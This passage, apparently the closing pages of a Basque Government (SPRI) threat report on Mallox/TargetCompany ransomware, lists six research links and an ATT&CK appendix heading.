- https://decoded.avast.io/threatresearch/decrypted-targetcompany-ransomware/
- https://unit42.paloaltonetworks.com/mallox-ransomware/
- https://cyble.com/blog/mallox-ransomware-showing-signs-of-increased-activity/
- https://id-ransomware.blogspot.com/2021/06/tohnichi-ransomware.html
- https://web.archive.org/web/20230328062203/https://www.sangfor.com/blog/cybersecurity/new-threat-mallox-ransomware
- https://www.trendmicro.com/en_us/research/23/f/xollam-the-latest-face-of-targetcompany.html

Apéndice A: Mapa de técnicas de ATT&CK



EUSKO JAURLARITZA GOBIERNO VASCO
GRUPO spri TALDEA